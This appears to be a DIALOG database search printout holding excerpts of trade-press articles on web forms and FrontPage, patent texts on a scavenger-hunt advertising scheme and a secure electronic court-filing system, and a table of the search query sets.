After the system record is inserted, a select max(sys\_id)from Thesystem query finds out its identity field, and the script releases its application lock. Then it uses the identity of the system record as the foreign key of all the related tables-such as the CPU, video and Disk. When all the related records have been saved, we commit the database transaction. If anything goes wrong, we roll back the whole transaction.

I know about the select @@identity query used in SQL Server to get the identity of the last saved record, and I know that it's supposed to be faster and safer than a select max() query. Unfortunately, I couldn't get it to work in this application.

That little SQL Server problem actually wasn't the most frustrating issue I encountered. Client-side VBScript version differences gave me the most grief and cost the most time.

Microsoft has gone through two versions of VBScript. Version 1, present in IE 3.01 and earlier, has more restrictive variable scope rules and fewer functions than Version 2. I did my initial testing with IE 3.02

2/3,K/43 (Item 3 from file: 647)  
DIALOG(R)File 647:CMP Computer Fulltext  
(c) 2006 CMP Media, LLC. All rts. reserv.

01104714 CMP ACCESSION NUMBER: WIN19961001S0140  
Form-idable Function - Getting form-based information from the web to  
your database is easier than you think.

David W. Boles  
WINDOWS MAGAZINE, 1996, n 710, PG230  
PUBLICATION DATE: 961001  
JOURNAL CODE: WIN LANGUAGE: English  
RECORD TYPE: Fulltext  
SECTION HEADING: Feature - The Net  
WORD COUNT: 2412

... a downturn, many ISPs have begun quietly adding SSI to their servers to test its security and robustness.

Some service providers may charge you for increased CPU usage if you run...

...to check with your ISP before you add the tokens. For more information on using Server Side Includes, visit <http://www.questar.com/>.

True to Form

There IS a plethora of painless and powerful ways to manage databases and forms on the world wide web without having to learn how to program tricky CGI scripts. You can't lose with any of the software solutions we've suggested. Simply match your needs and resources to the program that fits best.

David W. Boles is the author of windows 95 Communication and Online Secrets (IDG Books worldwide, 1996). You can reach him care of the editor at the addresses on page 18.

FOR MORE INFO

askSam Professional, askSam  
Web Publisher

Price: Professional, \$395; Web Publisher, \$1,495

askSam Systems

800-800-1997, 904-584-6590

<http://www.asksam.com/>

Backstage Designer

Price: Designer, \$79; Designer Plus, \$99; Desktop Studio, \$649;

Enterprise Studio, \$2,999

Macromedia

800-326-2128, 415-252-2000

<http://www.macromedia.com/>

Microsoft dbweb

Price: Free for download

Microsoft Corp.

800-426-9400

<http://www.microsoft.com/intdev/dbweb>

Microsoft FrontPage 1.1

Price: \$149  
Microsoft Corp.  
800-426-9400  
<http://www.microsoft.com/msoffice/frontpage/>  
LiveWire Pro (includes FastTrack server)  
Price: \$695  
Netscape Communications  
800-528-2285, 415-937-3777  
<http://home.netscape.com/>  
Web.Data  
Price: \$119  
Corel Corp.  
800-772-6735, 613-728-8200  
<http://www.corel.com/>  
WebMania Pro 1.5b, WebForms Pro 2.1b  
Price: WebMania Pro, \$49.95; WebForms Pro, \$34.95  
Q&D Software Development  
800-242-4775, 713-524-6394  
<http://www.q-d.com/>  
Copyright (c) 1996 CMP Media Inc.

2/3,K/44 (Item 4 from file: 647)  
DIALOG(R)File 647:CMP Computer Fulltext  
(c) 2006 CMP Media, LLC. All rts. reserv.

01088713 CMP ACCESSION NUMBER: VAR19960501S0017  
An Exciting FrontPage - Read all about it: Microsoft's big bang for your  
Internet buck  
Krista Ostertag  
VARBUSINESS, 1996, n 1207, PG41  
PUBLICATION DATE: 960501  
JOURNAL CODE: VAR LANGUAGE: English  
RECORD TYPE: Fulltext  
SECTION HEADING: Products - Editor's Choice  
WORD COUNT: 519

... HTML scripting knowledge is needed, which is a real timesaver. Those already familiar with HTML scripting, however, may feel as if they have less control creating WYSIWYG-based pages. Editor also converts text, graphics, links and image maps; it contains a spell-checker, creates forms via drag-and-drop, and comes with a to-do list to manage and assign tasks.

On the server side, FrontPage ships with 16- and 32-bit Personal Web Servers that support traditional web standards, such as HTTP and CGI. FrontPage also features the Server Administrator tool for managing security and optional server extensions to aid compatibility.

Both the client and server side can be installed on a PC for web site testing. Once the site is ready, the "copy web" feature in Explorer lets the user transfer the entire site across the network to another server containing the FrontPage Server Extensions, where the site will automatically be made public. This value-added feature differentiates FrontPage from other authoring tools.

Wizards, templates and "web bots" let VARs quickly customize pages according to customer needs. Custom wizards can be created using Visual Basic or C++ and the FrontPage Developer Kit, downloadable at no charge from Microsoft's web site. The web bots allow VARs to create robust applications without programming. For example, to link anything to a database using a search engine, just input the bot, fill in the dialog box to configure the bot. It will then be inserted to the HTML page. FrontPage 1.0 comes with several predefined wizards, templates and bots.

FrontPage doesn't include a browser, but does support most standard ones. Microsoft will add some new features to FrontPage 1.1, such as support for WYSIWYG tables, HTML frames, the MS Office spellchecker, style changes, auto-updating and fixing of hypertext links, and an MS Office-like interface for end users' ease of use.

The server side can run on Windows 95, Windows NT and Unix. A Mac version is not available, and there are no plans to include one in Version 1.1. Microsoft is offering FrontPage at \$149 for a limited time. After that, the price will increase.

-Krista Ostertag kosterta@cmp.com  
FrontPage 1.0

Microsoft Corp.  
Redmond, Wash.  
(206) 882-8080  
www.microsoft.com  
Copyright (c) 1996 CMP Publications, Inc.

2/3,K/45 (Item 1 from file: 654)  
DIALOG(R)File 654:US Pat.Full.  
(c) Format only 2006 Dialog. All rts. reserv.

4364678 \*\*IMAGE Available  
Derwent Accession: 2000-655194  
Utility

M/ Internet-based advertising scheme employing scavenger hunt metaphor

Inventor: Miles, Steven A., Sherman Oaks, CA

Wool, G. Michael, Los Angeles, CA

Assignee: Miles, Steven A.(04), Sherman Oaks, CA

Miles Steven A

Examiner: Harrison, Jessica J. (Art Unit: 373)

Assistant Examiner: Harris, Chanda

Law Firm: Blakely, Sokoloff Taylor & Zafman LLP

|             | Publication<br>Number | Kind | Date     | Application<br>Number | Filing<br>Date |
|-------------|-----------------------|------|----------|-----------------------|----------------|
| Main Patent | US 6102406            | A    | 20000815 | US 99326871           | 19990607       |

Fulltext word Count: 9907

Description of the Invention:

...In order to avoid this potential security hazard, the present scheme maintains a secure database of responses on a server or other hosting resource. All participant responses are validated on the client-side using a server - side script, and the results are then stored in the secure database. This prevents the possibility of...

...in this model for the storage of non-critical information such as a participant's password and/or email address (e.g., in an encrypted form). This cookie may be used by a participant to locate his/her registration information should he/she have forgotten it.

Note that upon completion of a game session, there may be more than one successful participants. That is, more than one participant may have successfully completed the scavenger hunt. In such cases, random drawings may be held by the scavenger hunt game service providers to determine how and to whom any prizes should be awarded. This random drawing aspect may tend to discourage participants from publishing or otherwise disseminating the "answers" to the clues/questions and/or the web paths that must be traversed to attain those answers.

The present advertising model has widespread applicability on the Internet and elsewhere. For example, several modifications can be made to dramatically enhance its value as an advertising model to non-Internet-based businesses. One such modification would involve placing some of the answers or clues outside of the Internet in the physical world. For example, an automobile manufacturer could develop a scavenger hunt designed to inform participants of the various aspects of its automotive assembly process, quality or sales operations. Most of the answers/clues would be directed to Internet sites, with the exception of one or two, which might require a trip to a local automobile dealer.

At the dealer location, the participant might provide a coupon downloaded and printed from the manufacturer's Internet web site, upon receipt of which the dealer might be required to divulge an answer to the presenting participant. This information could then be taken back to the Internet-based scavenger hunt, entered and the game continued. Thus, advertisers could link advertising on the Internet with advertising in physical space thereby involving and engaging the participant in physical world activities. Additionally, the present advertising model could be extended to involve obtaining answers from books, television programs, CD ROMs, and/or any other source of information outside of the Internet.

The present scheme may also be used to target specific groups of individuals. This is of particular interest to advertisers. For example,

if characteristics are known for a specific group of people of a specific age and/or sex, the advertisements and scavenger hunt can be focused to include clues, Internet sites and awards that are attractive to that specific group. As noted above, even further modifications of this variant could involve a trip to a physical world location. For example a record company could sponsor a scavenger hunt that could require viewing music videos on television or even attending a concert by a sponsored musical group in order to answer specific questions. Answers and/or clue sets could be provided within the music video or distributed as coupons at the concert provided by the musical group. Any clues could be used to further advance the participant within the scavenger hunt.

Using modifications such as those discussed above then, the present scavenger hunt advertising platform becomes an all-encompassing advertisement media involving not only the Internet but also physical locations outside the Internet. It can also provide targeted advertising and direct, hands on involvement of the participants, furthering the advertising goals of the sponsors.

One example of a database structure that might be used by the present scheme (e.g., as part of software package maintained at the hosting resource) is outlined in FIG. 5. This relational database 30 includes three tables 32, 34 and 36. A personal data table 32 contains registration information such as a participant's name, physical world address, e-mail address(s), and password(s). Table 32 may also contain fields for a hint should the participant forget his/her password and fields for one or more questions regarding the hint. Upon registration, a participant is assigned a unique user identifier (ListID) which is also recorded.

A submitted answers table 34, linked with the personal data table 34 through the participant's identifying number, may contain information regarding a current scavenger hunt game (e.g., GameID), including its associated start and/or end dates/times (CompletedDateTime, etc.). Also, this table may include the URL of at least the first web site where the first game question/clue set (and possibly answer) can be found. This table can be expanded with additional URL locations as needed by the game.

Database 30 also includes an answer table 36, linked with table 34 through the name of the game, with fields for the correct referring URLs and the associated answers for each clue. This table can be expanded as the number of URLs and questions/clues are increased.

During game play, the fields of table 32 are filled in at the time a user registers with the scavenger hunt operator. For example, as part of the registration process, the participant provides name, address, e-mail and password information so that the fields may be filled in. Then, using the unique ID assigned to the participant, a participant-specific table 34 is generated to record the game in which the participant is participating (e.g., if more than one scavenger hunt game is being offered at a time). This table may be automatically provided with the Internet address(es) of the starting point for the scavenger hunt, so that the participant can be directed to the correct starting point. Later, as the participant returns to this starting point through the proper selection of links at advertisers' sites, the participant's answers can be automatically entered in a corresponding participant-specific table 36.

Thus, this database structure allows the scavenger hunt operator to track each participant, record/verify the referring URLs each time the participant returns to submit a response, and the participant's respective answers. For example, as a participant attempts to provide an entry to table 36, the referring URL and/or answer parameters can be compared to correct/authorized URLs and/or answers for any given day/game to track/update the participant's progress and authorize the furnishing of a next question or congratulatory message at the end of the game.

FIG. 6 now illustrates the basic flow of an exemplary scavenger hunt game 40. At an initial step 42, prospective participants (i.e., visitors to the scavenger hunt site) are invited to partake in the scavenger hunt through advertising located on the Internet as well as in other sources widely available to the general public. This includes, but is not limited to television, radio, newsprint, magazines, billboards, fliers, and other modes of advertisement which include the Internet address of the scavenger hunt site. Participation is encouraged and enticed through the use of awards and prizes that can be obtained by successfully completing the scavenger hunt.

When the prospective participants get to the advertised web address

they are invited to click on a highlighted icon, text or graphical image associated with a hyperlink to a web page that includes a description of the scavenger hunt (step 44). Included here are detailed contest rules outlining the restrictions (including the requirements that participants actually visit the sponsor sites) noted elsewhere in this disclosure. The visitors are then invited to enroll in the scavenger hunt (step 46). If the visitor declines this invitation (step 48), no further action regarding the scavenger hunt game is taken. Otherwise, the registration process may be initiated.

The enrollment or registration process (step 50) may be started by clicking on an icon, text, or other graphic image associated with a hyperlink that takes the new enrollee to a web page that includes an enrollment information form. By completing and submitting this enrollment information form the participant provides the necessary information for inclusion in the personal data table 32 of the above-described database. At this time, the database may be checked to ensure that there are no duplicate entries or other irregularities. In addition, a server-side script may interact with the enrollee's personal computer to check to make sure that the participant has not already enrolled by looking for a cookie that is stored during the enrollment process.

As shown in the figure, at step 52 the resource that hosts the scavenger hunt web site stores an enrollment cookie in the designated subdirectory of each enrollee's personal computer. Thus, if such a cookie is found during the enrollment process, the new enrollee is recognized as an existing participant and is denied a repeat entry. Rather, an old enrollment may be re-established.

Assuming no irregularities are encountered, once the enrollment process has been completed, either by finishing a new enrollment or by re-establishing a prior enrollment, the participant is taken to the first page of the scavenger hunt. Here background information regarding the new game is provided along with the first question/clue set (step 54). From this point forward, the participant is on his or her own in finding the relevant information and answer(s) to the first question(s). As indicated above, this search process (step 56) may span over multiple web sites and/or multiple pages within these sites and may even include visits to physical world locations and events.

Ultimately, the participant locates the link back to the scavenger hunt, after having traversed the approved path to the page containing that link, the participant will submit an answer entry form (step 58). This submission process may involve several sub-events, for example:

- 1) A check is made to see whether the enrollment cookie is present in the subdirectory of the participant's computer (step 60). This check is made to ensure that any unknowing visitors to the sponsor site that stumbled across the link back to the scavenger hunt site are given the opportunity to become participants in the game. If so, such visitors are allowed to enroll in the game and are taken to the beginning of the scavenger hunt as described in for the original enrollment process.

- 2) The URL that was the referring URL for the current page (i.e., the page with the link back to the scavenger hunt) is checked to make certain that this URL matches the referring URL for the game located in the database. This checking mechanism is used to make certain that participant got to the current page in the sponsor site through the approved path (step 62). In essence, the referring URL information is used as a security key to allow access to the answer entry database. Unique keys (i.e., unique referring URLs) may be used for each question set.

- 3) If the correct referring URL is not found (i.e., if there is no match between the referring URL and the correct URL in the database), the participant is routed back to the starting point for the most recent answer/clue set and asked if he/she wants to start over (step 64). A negative answer ends the game for this participant; a positive answer allows the participant to continue from this point.

- 4) If the enrollment cookie is present and the referring URL is correct (i.e., the referring URL and the URL located in table 36 of database 30 match), then the participant is prompted to answer the question in the supplied form. This answer is then checked against the correct answer in table 36 of database 30 (step 64).

- 5) If the participant's answer is incorrect, he/she is allowed to either re-enter a new answer (step 66) or to quit the game (step 68). Where a new answer is provided the check and reply process is repeated until a correct answer is entered (step 70). If the participant decides to quit the game, the enrollment cookie is updated to reflect this

decision (step 72) and the game is over.

6) Once the participant enters the correct answer, his/her results are updated in the database (step 74) and the enrollment cookie may be updated to reflect this successful completion of a stage in the game. By updating the enrollment cookie for each successful answer, the present scheme can keep track of where the participant is in the game and use this information to rapidly verify referring URLs and answers.

For each correct answer, a check is made to determine whether the participant has successfully completed the game (step 76). Until the participant has successfully completed the game, the above search and answer process is repeated for new question/clue sets. Once all the questions have been correctly answered, the participant is congratulated (step 78) and may be later contacted if he/she is a prizewinner. Preferably, in the event more than one participant successfully completes the game, a random drawing is made to select one or more winners.

Constraints can be placed on the game in terms of its duration. In addition, the game's degree of difficulty can be increased or decreased in by providing harder or easier clues. The game can be made more or less attractive to specific age and sex related groups by altering the awards, prizes or sites involved. Further, the game can also be altered such that it can be offered on a daily, weekly, or monthly basis.

Thus an Internet-based advertising scheme based on a scavenger hunt model has been described. Although the foregoing description and accompanying figures discuss and illustrate specific embodiments, it should be appreciated that the present invention is to be measured only in terms of the claims that follow.

2/3,K/46 (Item 1 from file: 996)  
DIALOG(R)File 996:NewsRoom 2000  
(c) 2005 Dialog. All rts. reserv.

0126025122 155W0SK1  
Archiving and compression with CGI  
Schwartz, Randal L  
Web Techniques, v5, n8, p70  
Thursday, August 31, 2000  
JOURNAL CODE: ANJA LANGUAGE: ENGLISH RECORD TYPE: Fulltext  
DOCUMENT TYPE: Trade Journal ISSN: 1086-556X  
WORD COUNT: 2,135

...sections of your web site, and maintain the list either as hidden fields in the forms on the client side, or via some session- ID technique on the server side. When you're ready to generate the archive, be sure to invoke the URL to this script with the appropriate extra path information so that the download name is set appropriately. Be sure to revalidate all the requested names; don't let bad guys grab arbitrary files this way.

Tom Phoenix got famous (again) by suggesting this month's column idea. If you have some snippet of an idea that can be handled by 30 to 300 lines of Perl, drop me a note. If I use your idea, maybe you'll be famous! Until next time, enjoy.

Randal has coauthored the must-have standards Programming Perl, Learning Perl, and Effective Perl Programming. You can reach him at merlyn@stonehenge.com.

Copyright Miller Freeman Inc. Aug 2000

2/3,K/47 (Item 2 from file: 996)  
DIALOG(R)File 996:NewsRoom 2000  
(c) 2005 Dialog. All rts. reserv.

0071533599 152H10TY  
JetForm expands its reach for forms on the web with OAO Corp.  
Canada Stockwatch  
Wednesday, May 17, 2000  
JOURNAL CODE: IADJ LANGUAGE: English RECORD TYPE: Abstract  
DOCUMENT TYPE: Newswire  
WORD COUNT: 580

...time and cost-efficient to governments by automating forms-based



processes on the web."

The key features of ReachForm are Form Designer, a "point 'n click" tool to create intelligent web-based forms, Form Viewer, a component to view the form as it would appear in various browser type, and Form Server, a component to merge data into a form template and convert the result into various versions of HTML and Java, provide server - side form filling services (calculations, validations, script execution etc.) and generate PDF documents

#### Pricing and availability

ReachForm is available immediately from JetForm and its authorized resellers. Pricing is \$75,000 (U.S.) per Web server. Limited scope packages are also available.

#### About OAO Corporation

OAO Corporation is an integrator of hardware and systems designs offering customers an EDI capability that allows a machine to machine feed of information for business processes. By teaming with JetForm's XML technology, the company jointly provides its customers with an XML/EDI/EDI/XML capability. With over 100 locations worldwide and 4,600 personnel, OAO is positioned to support its customers' trading partners worldwide. For more information about the company, check out its web site at [www.oao.com](http://www.oao.com).

#### About JetForm

JetForm Corporation makes web-based software solutions that automate business processes and transform them into "e-processes." JetForm helps companies and government to operate efficiently and effectively, to grow revenues, lower operating costs and reduce cycle times. The company's strength is in intelligent XML forms, process automation and electronic document output. With operations in 11 countries, and a global network of partners, JetForm is uniquely positioned to address the needs of international business. JetForm's web site is [www.jetform.com](http://www.jetform.com).

Copyright (c) 2000 Canjex Publishing Ltd.

2/3,K/48 (Item 3 from file: 996)  
DIALOG(R)File 996:NewsRoom 2000  
(c) 2005 Dialog. All rts. reserv.

0056531278 151K0YKF  
JetForm offers XML solution for publishing web forms  
Canada Stockwatch  
Tuesday, April 18, 2000  
JOURNAL CODE: IADJ LANGUAGE: English RECORD TYPE: Abstract  
DOCUMENT TYPE: Newswire  
WORD COUNT: 386

...processes more accessible to citizens and more time- and cost-efficient to governments by automating forms -based processes on the web."

#### Key features include:

form designer -- point 'n click tool to create intelligent web-based forms ;

form viewer -- component to view the form as it would appear in various browser types; and

form server -- component to merge data into a form template and convert the result into various versions of HTML and Java, provide server - side form filling services (calculations, validations, script execution) and generate PDF documents.

#### Availability

Jaguar will be available this May from JetForm and its authorized resellers.



Ginger R. DeMille

Copyright (c) 2000 Canjex Publishing Ltd.  
?

? show files;ds

File 15:ABI/Inform(R) 1971-2006/Apr 03  
(c) 2006 ProQuest Info&Learning  
File 16:Gale Group PROMT(R) 1990-2006/Apr 03  
(c) 2006 The Gale Group  
File 148:Gale Group Trade & Industry DB 1976-2006/Mar 31  
(c)2006 The Gale Group  
File 160:Gale Group PROMT(R) 1972-1989  
(c) 1999 The Gale Group  
File 275:Gale Group Computer DB(TM) 1983-2006/Mar 31  
(c) 2006 The Gale Group  
File 621:Gale Group New Prod.Annou.(R) 1985-2006/Mar 31  
(c) 2006 The Gale Group  
File 9:Business & Industry(R) Jul/1994-2006/Mar 31  
(c) 2006 The Gale Group  
File 20:Dialog Global Reporter 1997-2006/Apr 03  
(c) 2006 Dialog  
File 476:Financial Times Fulltext 1982-2006/Apr 04  
(c) 2006 Financial Times Ltd  
File 610:Business wire 1999-2006/Apr 03  
(c) 2006 Business wire.  
File 613:PR Newswire 1999-2006/Apr 03  
(c) 2006 PR Newswire Association Inc  
File 24:CSA Life Sciences Abstracts 1966-2006/Feb  
(c) 2006 CSA.  
File 634:San Jose Mercury Jun 1985-2006/Apr 01  
(c) 2006 San Jose Mercury News  
File 636:Gale Group Newsletter DB(TM) 1987-2006/Mar 31  
(c) 2006 The Gale Group  
File 810:Business wire 1986-1999/Feb 28  
(c) 1999 Business wire  
File 813:PR Newswire 1987-1999/Apr 30  
(c) 1999 PR Newswire Association Inc  
File 13:BAMP 2006/Mar w4  
(c) 2006 The Gale Group  
File 75:TGG Management Contents(R) 86-2006/Mar w4  
(c) 2006 The Gale Group  
File 95:TEME-Technology & Management 1989-2006/Mar w4  
(c) 2006 FIZ TECHNIK  
File 348:EUROPEAN PATENTS 1978-2006/ 200613  
(c) 2006 European Patent Office  
File 349:PCT FULLTEXT 1979-2006/UB=20060330,UT=20060323  
(c) 2006 WIPO/Univentio

| Set | Items   | Description   |
|-----|---------|---|
| S1  | 2066203 | (NEW OR NEWLY OR FIRST()TIME)()(EMPLOYEE OR STAFF OR HIRED OR HIRE OR HIRES) OR (CHANGE? OR CHANGING OR UPDAT? OR EDIT? - OR TAILOR? OR MODIF? OR ADD OR ADDING)(3N)(NAME OR ADDRESS OR LOCATION OR NUMBER OR INFORMATION OR DATA OR LOGO OR LOGOS) |
| S2  | 309152  | S1(6N)(COMPANY? OR ORGANI?ATION? OR BUSINESS?)  |
| S3  | 34801   | PROFILE OR PROFILES OR SCRIPT OR SCRIPTING OR BATCH OR SCR- IPTS OR BATCHING OR BATCHES OR TEMPLATE? ?  |
| S4  | 1685    | S2(10N)S3   |
| S5  | 6       | S4(30N)(LOGON OR LOGIN OR (LOG OR LOGGING OR LOGGED OR LOG- S)() (ON OR IN) OR AUTHENTICAT?)  |
| S6  | 4       | S5 FROM 348,349   |

? t5/3,k/all

5/3,K/1 (Item 1 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

07567003 Supplier Number: 63402807 (USE FORMAT 7 FOR FULLTEXT)  
E-wallet.  
Wireless Review, v17, n11, p80  
June 1, 2000  
Language: English Record Type: Fulltext  
Document Type: Magazine/Journal; Trade  
Word Count: 125

(USE FORMAT 7 FOR FULLTEXT)  
TEXT:

...identifier (an eCode) and add personal contact information, including credit-card numbers, to their private profiles to access the self-updating address book and online business card. When using WAP-enabled handsets to shop online, customers log on by entering their eCodes and passwords without compromising security. With the press of a button, eCode.com provides the online merchant with the user's shipping and billing information. Users no longer need to enter personal or financial information from the phone's keypad. The e-wallet remembers passwords and usernames for shopping accounts, and securely stores this information for members. With this technology, information is never transferred over the air.

5/3,K/2 (Item 1 from file: 148)  
DIALOG(R)File 148:Gale Group Trade & Industry DB  
(c)2006 The Gale Group. All rts. reserv.

12328291 SUPPLIER NUMBER: 63402807 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
E-wallet.  
Wireless Review, 17, 11, 80  
June 1, 2000  
LANGUAGE: English RECORD TYPE: Fulltext  
WORD COUNT: 136 LINE COUNT: 00014

TEXT:

...identifier (an eCode) and add personal contact information, including credit-card numbers, to their private profiles to access the self-updating address book and online business card. When using WAP-enabled handsets to shop online, customers log on by entering their eCodes and passwords without compromising security. With the press of a button, eCode.com provides the online merchant with the user's shipping and billing information. Users no longer need to enter personal or financial information from the phone's keypad. The e-wallet remembers passwords and usernames for shopping accounts, and securely stores this information for members. With this technology, information is never transferred over the air.

5/3,K/3 (Item 1 from file: 349)  
DIALOG(R)File 349:PCT FULLTEXT  
(c) 2006 WIPO/Univentio. All rts. reserv.

01116407 \*\*Image available\*\*  
METHOD AND SYSTEM FOR TRANSMITTING SECURED ELECTRONIC DOCUMENTS  
PROCEDE ET SYSTEME DE TRANSMISSION DE DOCUMENTS ELECTRONIQUES SECURISES  
Patent Applicant/Assignee:  
TYBERA DEVELOPMENT GROUP INC, 1362 West 130 South, Orem, UT 84058, US, US  
(Residence), US (Nationality), (For all designated states except: US)  
Patent Applicant/Inventor:  
POWELL Dallas H, 518 East 1090 North, Orem, UT 94097, US, US (Residence),  
US (Nationality), (Designated only for: US)  
WALTERS Bruce L, 11165 North 5600 West, Highland, UT 84003, US, US  
(Residence), US (Nationality), (Designated only for: US)  
WARD Kerry R, 1489 South, 760 West, Provo, UT 84601, US, US (Residence),  
US (Nationality), (Designated only for: US)  
Legal Representative:  
POWELL Tracy S (agent), Christensen O'Connor Johnson Kindness PLLC, 1420  
Fifth Avenue, Suite 2800, Seattle, WA 98101, US,  
Patent and Priority Information (Country, Number, Date):  
Patent: WO 200438543 A2-A3 20040506 (WO 0438543)  
Application: WO 2003US32019 20031008 (PCT/WO US03032019)  
Priority Application: US 2002274059 20021018  
Designated States:  
(Protection type is "patent" unless otherwise stated - for applications  
prior to 2004)  
AE AG AL AM AT AU AZ BA BB BG BR BY BZ CA CH CN CO CR CU CZ DE DK DM DZ  
EC EE EG ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC LK  
LR LS LT LU LV MA MD MG MK MN MW MX MZ NI NO NZ OM PG PH PL PT RO RU SC  
SD SE SG SK SL SY TJ TM TN TR TT TZ UA UG US UZ VC VN YU ZA ZM ZW  
(EP) AT BE BG CH CY CZ DE DK EE ES FI FR GB GR HU IE IT LU MC NL PT RO SE  
SI SK TR  
(OA) BF BJ CF CG CI CM GA GN GQ GW ML MR NE SN TD TG

(AP) GH GM KE LS MW MZ SD SL SZ TZ UG ZM ZW  
(EA) AM AZ BY KG KZ MD RU TJ TM  
Publication Language: English  
Filing Language: English  
Fulltext Word Count: 8698

Fulltext Availability:  
Detailed Description

#### Detailed Description

... OT

Organizational administrator for an account of type OT-I - an administrator from the external organization who logs - in , modifies profile information of his company , and creates, modifies, or deletes user accounts for all users from his 1 5 organization. The users created under an OT-1 account do not have a signer and receiver component installed at their organization and 'must use an external signer component to create and send submissions.

Organizational administrator for an account of type OT-2 - an administrator that only has organizational information and no user accounts because the users create and send submissions from a different installation. The administrator loads a Type C2 public certificate in the profile along with an IP address and organizational information. The public certificate is paired to the Type P2 private server key installed on the signer component of the IP address defined in the account, where the users of his organization will login, create and submit submissions.

Verification of a signature - The verification of a digital signature Type S is based on a process using encryption, decryption and comparisons of Type D digital digests. A digital digest Type D can be created multiple times without affecting the verification process (with the same results). A digital signature is the encryption of the digital digest of a document using a private key Type P. To verify a digital signature of a document a second digest is created. The public key embedded in the public certificate Type C that is the pair to the private key Type P used to encrypt the digital digest decrypts the signature leaving a digital digest. A second digital digest is created from the documents contained in the electronic envelope used to submit filing infort-nation. This newly created digital digest is compared to the digest that is the result of the decryption. If the two digests match, then the digital signature is verified.

Asymmetric key pair encryption - There are times when certain items with a document, such as the credit card number and expiration date should be secured from unauthorized access. In the case of the present invention, credit card numbers and expiration dates will be the content of certain elements

within Type X - XML documents. The information must be secured from unauthorized access. In order to secure fields of data in Type X documents, the present invention asymmetric key pair encryption is used. This process requires a receiving party to publish their C2 server public certificate to all parties that wish to send data of this nature secured. The sending party uses the public key of the receiving party to encrypt the Type X content of a given element. In order to embed the encrypted information into an XML document the encrypted data must be base54 encoded. The receiving party then uses their P2 private server key to decrypt the secured fields. This means that anyone that wants to access the information must first gain access to the Type X document, un-encode the base54 field, access the private key installed -20 on the receiving server, and decrypt the field before they can access the plain encoding of the information. The information that each sending installation downloads from the receiving party includes information about each filing that they are authorized to send. Included in this data will be the public key of the receiving party to secure data where necessary.

For purposes of simplicity, the preferred embodiment of the present invention will be described below in the context of a court communication, such as an attorney's office submitting motions or other

filings to the court and the court's responses and actions. It should be recognized that this is only one application for the present invention and that the present invention can be utilized in many ways and by varied parties. For instance, attorney's offices and courts are described below, but any company, government, association or even individuals can be considered for any of the parties. Electronic submission of documents or other submissions that need evidence of who it came from included in the submission, verification that the source is an authorized source to send submissions, evidence that the submissions have not been altered during transmission or after being saved in an electronic archive, and evidence linking a receipt to the submission in a managed manner to accommodate large numbers of users at multiple levels is one goal of the present invention, and the implementations and applications of the present invention are very broad and varied.

Account set process for a simple filing system

FIG. 1 shows a flow diagram for a simple filing system 10 where a court 11 has installed an electronic filing (EF) system, or installation, 12 utilizing the present invention to allow participants such as internal staff or external organizations (PO) 14 to file legal 10 papers with court 11 which are then utilized in a legacy system 16 of court 11. It must be recognized that for ease of description a court and legal filings are specified. However, court 11 could be any receiving entity or unit, not necessarily a court, and PO 14 could be any submitting entity, including an individual. For instance, element 11, rather than a "court" 11, could be an electronic account management system or clearing house which 5 receives purchase documents and credit card information for sales transactions from a purchaser (PO 14). Any type of receiver or submitter is contemplated under the principles and description of the present invention.

EF system 12 incorporates two basic components, a signer component 18 and a receiver component 20 at the court. A signer administrator operating the signer component 18 of EF system 12 will create organizational accounts of type OT-1 for each PO 14 installation that will use the signer component 18 of EF system 12 to create and transfer submissions. Until other signer and receiver components or installations are installed at other locations this installation will only configure organizational accounts of Type OT. Each OT-1 account will include an organizational administrator account managed by the organizational administrator of the organization (PO 14) represented by the OT-1 account. This administrator account will include a username and password and information about the organization. The signer administrator will share the newly created username and password with the organizational administrator of the specific PO 14 for whom the OT-1 account was created. A receiver administrator operating the receiver component 20 of EF system 12 will define what filing types each organization account of both OT-1 and OT-2 accounts can submit to the receiver component 20.

The organizational administrator of each OT-1 account at PO 14 logs into the EF system 12 at the court 11 and creates user accounts for each user in the respective PO 14 organization. These users will create and send electronic filing submissions to the receiver component 20 of EF system 12 through the signer component 18 of EF system 12. The user accounts will generally include a username, password, private keys, credit card information, and information specific to the types of filings their OT-1 account is authorized to submit.

Filing process for a simple filing system

The process of filing will now be explained in detail for the simple filing 10 system 10 of FIG. 1 in conjunction with the diagrams of FIG. 2 and FIG. 3.

The users of each type OT-1 account at PO 14 will login to the signer component 18 of EF system 12. The user(s) first selects and configures user information and defines the types of filing the user wants to create. This information is stored permanently in the user account information. The user also can store private keys in the user account information and associate the keys to a specific type of filing.

Second, once the user information is established, the user with PO 14 desiring to file a filing with court 11 will prepare a document 110

(FIG. 2) which will be a Type A document. As explained above, Type A documents can be of any form. For instance, document 110 may be an agreement prepared electronically in a word processing format.

Further, more than one Type A document can be submitted in a single filing. A type XI document 112 representing automation data for document 110 is then generated. The information in the XI document is dependent upon the type of filing being created and includes user information. This user information may include, for legal filings with a court, the attorney bar number, the type of filing such as a civil case complaint for a bad debt, the specific court location identifier, the amount of the complaint, the filing fee, and credit card information. The information in the XI document 112 is automation information that the receiver component 20 requires to automate the processes that will be effected by the submission. In this example the XI automation information is required to initiate a case in the legacy system 16 (such as the legacy case management system and document management system). A type X2 document 118 representing control data for a submission envelope 120 is also generated. In the preferred embodiment, X2 document 118 is XML control data.

Submission envelope 120 is the "packaging" or envelope for the contents required for a specific type of submission. For purposes of the preferred embodiment, submission envelope 120 is an electronic envelope. However, it will be recognized that any medium of transmission, including but not limited to wireless (air waves) and light waves through fiber optics, is also contemplated by the principles and teachings of the present invention.

In the case of a legal filing, document 110 would be some type of form, brief, complaint etc. Within submission envelope 120 then, document 110 would be packaged with the XI 112 document to allow initiation with legacy system 16 and other elements as described below. In the case of other types of electronic submission, XI document 112 will be a facilitator for communication within the receiving unit 11. Various types of files, including documents, photos, or any other type of file, are all contemplated as included within the scope of document 110.

